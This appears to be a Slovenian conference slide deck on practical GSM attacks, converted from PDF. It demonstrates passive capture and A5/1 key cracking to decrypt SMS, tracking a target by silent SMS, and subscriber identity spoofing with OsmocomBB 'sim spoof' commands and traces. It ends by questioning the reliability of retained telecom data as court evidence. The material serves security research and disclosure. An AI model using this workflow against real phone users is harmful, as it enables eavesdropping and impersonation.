- Iz “zraka” pasivno zajamemo šifrirane podatkovne pakete.
- S pomočjo ugibanja vsebine podatkovnega izbruha (uganemo vsebino tim. polnila - ang. *padding bits*) izračunamo “enkratni” ključ za šifriranje toka podatkov.
- Sejni šifrirni ključ K_c nato rekonstruiramo s pomočjo kriptanalize.
- V postopku ni potrebe po dostopu do SIM kartice, telefona ali omrežja.



Navadno zapolnjevanje (*non-random padding*)

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: **gsmtap** Expression... Clear Apply Save GSM RR & MM GSMTAP grprs_attach

No.	Time	Source	Destination	Protocol	Length	Info
7655	108.227450000	127.0.0.1	127.0.0.1	LAPDm	81	S F, func=REJ, N(R)=3
7656	108.375464000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 6
7657	108.463596000	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA
7658	108.463625000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=0 (Fragment)
7659	108.698485000	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA
7660	108.805036000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
7661	108.847589000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
7662	108.933511000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
7699	109.169575000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=1
7700	109.169603000	127.0.0.1	127.0.0.1	GSM SMS	81	I, N(R)=0, N(S)=1(DTAP) (SMS) CP-DATA (RP) RP-DATA
7715	109.318670000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
7727	109.404635000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=2, N(S)=0(DTAP) (SMS) CP-ACK

```

..00 0000 0101 0000 = ARFCN: 80
.0.. .... .... .... = Uplink: 0
Signal/Noise Ratio (dB): 186
Signal Level (dBm): 0
GSM Frame Number: 1527093
Channel Type: SDCCCH/8 (8)
Antenna Number: 0
Sub-Slot: 0

```

▼ Link Access Procedure, Channel Dm (LAPDm)

- ▶ Address Field: 0x0d
- ▶ Control field: U F, func=UA (0x73)
- ▶ Length Field: 0x01

```

0020 00 01 00 00 12 79 00 21 1e 42 02 04 01 01 00 50 .....y./ .B.....P
0030 ba 00 00 17 4d 35 08 00 00 00 0d 73 01 2b 2b 2b ....M5.. ..S.+++
0040 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b ++++++++ ++++++++
0050 2b                                     +

```

Link Access Procedure, Chann... Packets: 60598 Displayed: 13503 Marked: 0 Profile: Default

Naključno zapolnjevanje (*random padding*)

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: **gsmtap** Expression... Clear Apply Save GSM RR & MM GSMTAP grps_attach

No.	Time	Source	Destination	Protocol	Length	Info
7627	107.286236000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
7628	107.434340000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
7629	107.521364000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=2, N(S)=2(DTAP) (MM) Identity Request
7630	107.521394000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=3
7631	107.521416000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=3, N(S)=2(DTAP) (MM) Identity Response
7647	107.757356000	127.0.0.1	127.0.0.1	LAPDm	81	I P, N(R)=2, N(S)=2(DTAP) (MM) Identity Request
7648	107.757384000	127.0.0.1	127.0.0.1	LAPDm	81	S F, func=REJ, N(R)=3
7650	107.804857000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
7651	107.905608000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
7652	107.992348000	127.0.0.1	127.0.0.1	LAPDm	81	I P, N(R)=2, N(S)=2(DTAP) (MM) Identity Request
7653	108.050717000	127.0.0.1	127.0.0.1	LAPDm	81	U P, func=SABM
7654	108.227422000	127.0.0.1	127.0.0.1	LAPDm	81	I P, N(R)=3, N(S)=2(DTAP) (MM) Identity Request

[Coloring Rule String: udp]

- ▶ Ethernet II, Src: 00:00:00 00:00:00 (00:00:00:00:00:00), Dst: 00:00:00 00:00:00 (00:00:00:00:00:00)
- ▶ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
- ▶ User Datagram Protocol, Src Port: 48605 (48605), Dst Port: gsmtap (4729)
- ▶ GSM TAP Header, ARFCN: 104 (Downlink), TS: 1, Channel: SDCCH/8 (0)
- ▶ Link Access Procedure, Channel Dm (LAPDm)
- ▼ GSM A-I/F DTAP - Identity Request
 - ▶ Protocol Discriminator: Mobility Management messages
 - 00.. = Sequence number: 0
 - ..01 1000 = DTAP Mobility Management Message Type: Identity Request (0x18)
 - 0000 = Spare bit(s): 0
 - ▶ Identity Type

```
0020  00 01 00 0d 12 79 00 21 1e 42 02 04 01 01 00 08  ....y./ .B....n
0030  bd 00 00 17 4c 9c 08 00 00 00 03 54 0d 05 18 03  ....L... .T...
0040  92 da c9 32 8d 59 71 d1 8e ce 4e 6e 35 dd 65 25  ...2.Yq. ..Nn5.e%
0050  3d                                     1
```

GSM A-I/F DTAP (gsm_a_dtap),... Packets: 36968 Displayed: 8864 Marked: 0 Profile: Default

Razbijanje A5/1 sejnega šifrirnega ključa Kc v praksi

Capturing from lo (loopback) [Wireshark 1.7.2 (SVN Rev 42711 from /trunk)]

Filter: gsmstap

No.	Time	Source	Destination	Protocol	Length	Info
160	3.493780000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=2 (Fragment)
161	3.500173000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=3
162	3.505972000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=3 (Fragment)
163	3.512074000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=4
164	3.517848000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 6
165	3.523744000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
166	3.529827000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=4 (Fragment)
167	3.535750000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=5
168	3.542359000	127.0.0.1	127.0.0.1	GSM SMS	81	I, N(R)=0, N(S)=5(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to
169	3.548209000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=6
170	3.553861000	127.0.0.1	127.0.0.1	LAPDm	81	I, func=UI(DTAP) (RR) System Information Type 5
171	3.559612000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report

TP-User-Data
SMS text: Najdi.si SMS (od 040...): test\n(Mobitelova mobilna stran http://m.mobitel.si)

Frame (81 bytes) Reassembled LAPDm (101 bytes)

The text of the SMS (gsm_sms...): Packets: 2892 Displayed: 256 Marked: 0 Profile: Default

... in dešifrirano SMS sporočilo (prejeto preko 2G).

Program *gsmcrack.py* samodejno identificira TMSI številko na podlagi klicne številke (s pomočjo pošiljanja tihih SMS sporočil), ko imamo TMSI tarče pa aplikacija zna samodejno slediti telefonu na s strani bazne postaje dodeljeni kanal in posneti šifrirano sporočilo.

Ponarejanje mobilne identitete v GSM omrežju **(brez posedovanja mobilnega telefona in/ali SIM kartice tarče)**

[ranljivosti so bile v večini slovenskih GSM omrežij odpravljene in postopek ne deluje več]

Aplikacija *mobile*

```
matej@cryptopia: ~/osmocom/osmocom-bb/src/host/layer23/src/mobile
<000f> sim.c:241 SELECT (file=0x7f20)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xa4)
<000f> sim.c:876 received APDU (len=0 sw1=0x9f sw2=0x1a)
<000f> sim.c:949 command successfull
<000f> sim.c:571 GET RESPONSE (len=26)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xc0)
<000f> sim.c:876 received APDU (len=26 sw1=0x90 sw2=0x00)
<000f> sim.c:949 command successfull
<000f> sim.c:241 SELECT (file=0x6f07)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xa4)
<000f> sim.c:876 received APDU (len=0 sw1=0x9f sw2=0x0f)
<000f> sim.c:949 command successfull
<000f> sim.c:571 GET RESPONSE (len=15)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xc0)
<000f> sim.c:876 received APDU (len=15 sw1=0x90 sw2=0x00)
<000f> sim.c:949 command successfull
<000f> sim.c:1065 selected file (len 9)
<000f> sim.c:277 READ BINARY (offset=0 len=9)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xb0)
<000f> sim.c:876 received APDU (len=0 sw1=0x98 sw2=0x04)
<000f> sim.c:880 SIM Security
<000f> sim.c:151 sending result to callback function (type=1)
<0005> subscriber.c:655 PIN is required, 3 tries left
```

Aplikacija *mobile* omogoča klicanje ter pošiljanje in sprejemanje SMS sporočil na OsmocomBB mobilnih telefonih.

Aplikacija *mobile*

```
matej@cryptopia: ~  
OsmocomBB> enable  
OsmocomBB# sim pin 1 [REDACTED]  
OsmocomBB#  
% (MS 1)  
% Trying to registering with network...  
  
% (MS 1)  
% On Network, normal service: Slovenia, Si.mobil  
  
OsmocomBB#  
OsmocomBB# sms  
  sms  Send an SMS  
OsmocomBB# sms  
  MS_NAME  Name of MS (see "show ms")  
OsmocomBB# sms 1  
  NUMBER  Phone number to send SMS (Use digits '0123456789*#abc', and '+' to  
           dial international)  
OsmocomBB# sms 1 041[REDACTED]  
  LINE  SMS text  
OsmocomBB# sms 1 041[REDACTED] test  
OsmocomBB#  
% (MS 1)  
% SMS to 041[REDACTED] successfull
```

Pošiljanje SMS sporočila iz aplikacije *mobile*.

Aplikacija *mobile*

```
Terminal
bb.osmocom.org/trac/wiki/SIMReader
cd src/host/osmocon/
./osmocon -p /dev/ttyUSB0 -m c123xor ../../target/firmware/board

Now start mobile application:

cd src/host/layer23/src/mobile
./mobile -i 127.0.0.1

this will also start gsmtp which you can use to inspect traffic using Wireshark

matej@cryptopia: ~
matej@cryptopia: ~
matej@cryptopia: ~

matej@cryptopia:~$ telnet localhost 4247
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to the OsmocomBB control interface
OsmocomBB> Connection closed by foreign host.
matej@cryptopia:~$ telnet localhost 4247
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to the OsmocomBB control interface
OsmocomBB> enab
OsmocomBB> enable
OsmocomBB# sim pin 1


matej@cryptopia: ~ /osmocom/osmocom-bb/src/host/osmocon
L1CTL_RESET_REQ: FULL!SIM Request (7):
SIM Response (2):
SIM Request (5):
SIM Response (28)
SIM Request (7):
SIM Response (2):
SIM Request (5):
SIM Response (17)
SIM Request (5):

matej@cryptopia: ~ /osmocom/osmocom-bb/src/host/layer23/src/mobile
ELECT (file=0x7f20)
ending APDU (class 0xa0, ins 0xa4)
received APDU (len=0 sw1=0x9f sw2=0x1a)
command successfull
ET RESPONSE (len=26)
ending APDU (class 0xa0, ins 0xc0)
received APDU (len=26 sw1=0x90 sw2=0x00)
command successfull
ELECT (file=0x6f07)
ending APDU (class 0xa0, ins 0xa4)
received APDU (len=0 sw1=0x9f sw2=0x0f)
command successfull
ET RESPONSE (len=15)
ending APDU (class 0xa0, ins 0xc0)
received APDU (len=15 sw1=0x90 sw2=0x00)
command successfull
selected file (len 9)
EAD BINARY (offset=0 len=9)
ending APDU (class 0xa0, ins 0xb0)
received APDU (len=0 sw1=0x98 sw2=0x04)
SIM Security
ending result to callback function (type=1)
<0005> subscriber.c:655 PIN is required, 3 tries left
```

Uporaba aplikacije *mobile*. V ozadju Osmocom ROM nalagalnik, aplikacija *mobile* in (v ospredju) konzola aplikacije *mobile*.

Mobilna identiteta v mobilnem omrežju

Uporabniki se v mobilnem omrežju ne identificirajo s telefonsko številko, pač pa z IMSI oziroma TMSI številko. Pomembna parametra sta tudi sejni šifrirni ključ Kc in sekvenčna številka ključa (*Key sequence number*).



Ponarejanje mobilne identitete


Če se Kc ne spreminja ob vsaki transakciji, je mogoče mobilno identiteto ponarediti. Najprej **identificiramo IMSI številko tarče...**

1.



HLR vpogled

Preko spletne storitve za telefonsko številko izvedemo HLR vpogled in pridobimo IMSI številko.




The screenshot shows the ROUTO Messaging web application interface. At the top, there is a navigation bar with the ROUTO Messaging logo and contact information: sales@routomessaging.com | +44 (0) 870 231 7777. A 'Top Up now' button and a 'Logout' button are also visible. Below the navigation bar, there are several menu items: Home, Administration, Send SMS, Send MMS, HLR Tools, SMS Inbox, Connectivity, My Accounts, and Help. The 'HLR Tools' menu is expanded, showing options: HLR Lookup (highlighted), Bulk HLR Lookup, Bulk HLR Jobs, HLR Report, Bulk HLR Help, and HLR HTTP Interface. The main content area displays the 'HLR Lookup' form. It includes a search input field with the number '386' and a 'Lookup' button. Below the input field, there is a detailed list of information: Request ID, Status: OK, Message: undefined, Number: 386, IMSI: 29370, MCC: 293, MNC: 70, Home Operator Name: Tusmobile, Home Operator Country: Slovenia, MSC: 385980111, MSC Operator: T-mobile, MSC Country: Croatia, MSC Location: null, MSC MCC: 219, and MSC MNC: 01. At the bottom, there is a 'Descriptions:' dropdown menu set to '-- Select Parameter --'.

Razkritje TMSI številke

S pošiljanjem tihih SMS sporočil na telefonsko številko tarče lociramo še njeno **TMSI številko**. Hkrati prestrežemo podatkovni paketek in **sekvenčno številko ključa**.

2.



Pridobitev Kc


S pomočjo kriptanalize rekonstruiramo sejni šifrirni ključ Kc. Sedaj imamo vse potrebne podatke...

3.


A3	16	BE	AF	C3	D0	42	90	1C	C8	C8	C3	29
----	----	----	----	----	----	----	----	----	----	----	----	----

VSEBINA PODATKOVEGA IZBRUHA V GSM

72	FE	BC	10	74	70	C4	2B	2B	2B	2B	2B	2B
----	----	----	----	----	----	----	----	----	----	----	----	----



Kraken




Kc

“SIM spoof”

```
matej@cryptopia: ~  
matej@cryptopia: ~  
testcard      Attach bulit in test SIM  
spooF         Attach spoofing SIM  
reader        Attach SIM from reader  
remove        Detach SIM card  
pin           Enter PIN for SIM card  
disable-pin   Disable PIN of SIM card  
enable-pin    Enable PIN of SIM card  
change-pin    Change PIN of SIM card  
unlock-pin    Change PIN of SIM card  
lai           Change LAI of SIM card  
OsmocomBB# sim spo  
OsmocomBB# sim spooF  
  MS_NAME     Name of MS (see "show ms")  
OsmocomBB# sim spooF 1  
  IMSI        IMSI you want to spoof  
OsmocomBB# sim spooF 1 293 [REDACTED]  
  TMSI        TMSI you want to spoof  
OsmocomBB# sim spooF 1 293 [REDACTED] 0x6 [REDACTED]  
  KC          Encription key of spoofed mobile  
OsmocomBB# sim spooF 1 293 [REDACTED] 0x6 [REDACTED] 85 [REDACTED]  
  KEY_SEQUENCE Key sequence  
OsmocomBB# sim spooF 1 293 [REDACTED] 0x6 [REDACTED] 85 [REDACTED] 1
```

Ponarejanje mobilne identitete z ukazom “sim spoof”. Za ponarejanje potrebujemo IMSI številko (SS7 vpogled), TMSI številko (zajem iz omrežja), šifrirni ključ (ga razbijemo) ter sekvenčno številko ključa (ang. *key sequence number* - zajem iz omrežja). V omrežjih, ki uporabljajo A5/0 potrebujemo le TMSI in sekvenčno številko ključa.

Ponarejanje mobilne identitete



Dve SMS sporočili poslani s pomočjo ponarejene mobilne identitete.
Na podoben način je bilo mogoče ponarejati tudi glasovne klice.

[video]

**Kaj to pomeni za obvezno hrambo prometnih
podatkov?**

Sodišča digitalne dokaze, zlasti računalniško generirane digitalne dokaze praviloma dojemajo kot zaupanja vredne same po sebi (*inherently trustworthy evidence*).

To ima posledice tudi na sam sodni postopek. Na (kazenskem) sodišču ima obramba pravico so soočenja s tožniki in navzkrižnega zaslišanja prič. A kaj storiti, če je »priča« računalnik oz. programska oprema?

Sergey Bratus, Ashlyn Lembree in Anna Shubina. 2010.
Software on the Witness Stand: What Should It Take for Us to Trust It?

“Tudi Miran Kimovec z Mobitela, ki je naslednji stopil na prostor za pričanje, ni znal pojasniti, kako bi lahko nastali posnetki pogovora, ne da bi bil Reichov mobilni telefon prijavljen pri enem od slovenskih operaterjev. »Teoretično bi bilo možno, da je avstrijski državljani v Kranju ujel signal avstrijskega operaterja, praktično pa je skorajda nemogoče,« je povedal. Sojenje se bo še nadaljevalo.”

Gorenjski glas, 2. marec 2007,
<<http://www.gorenjskiglas.si/novice/kronika/index.php?action=clanek&id=4329>>



Vprašanja?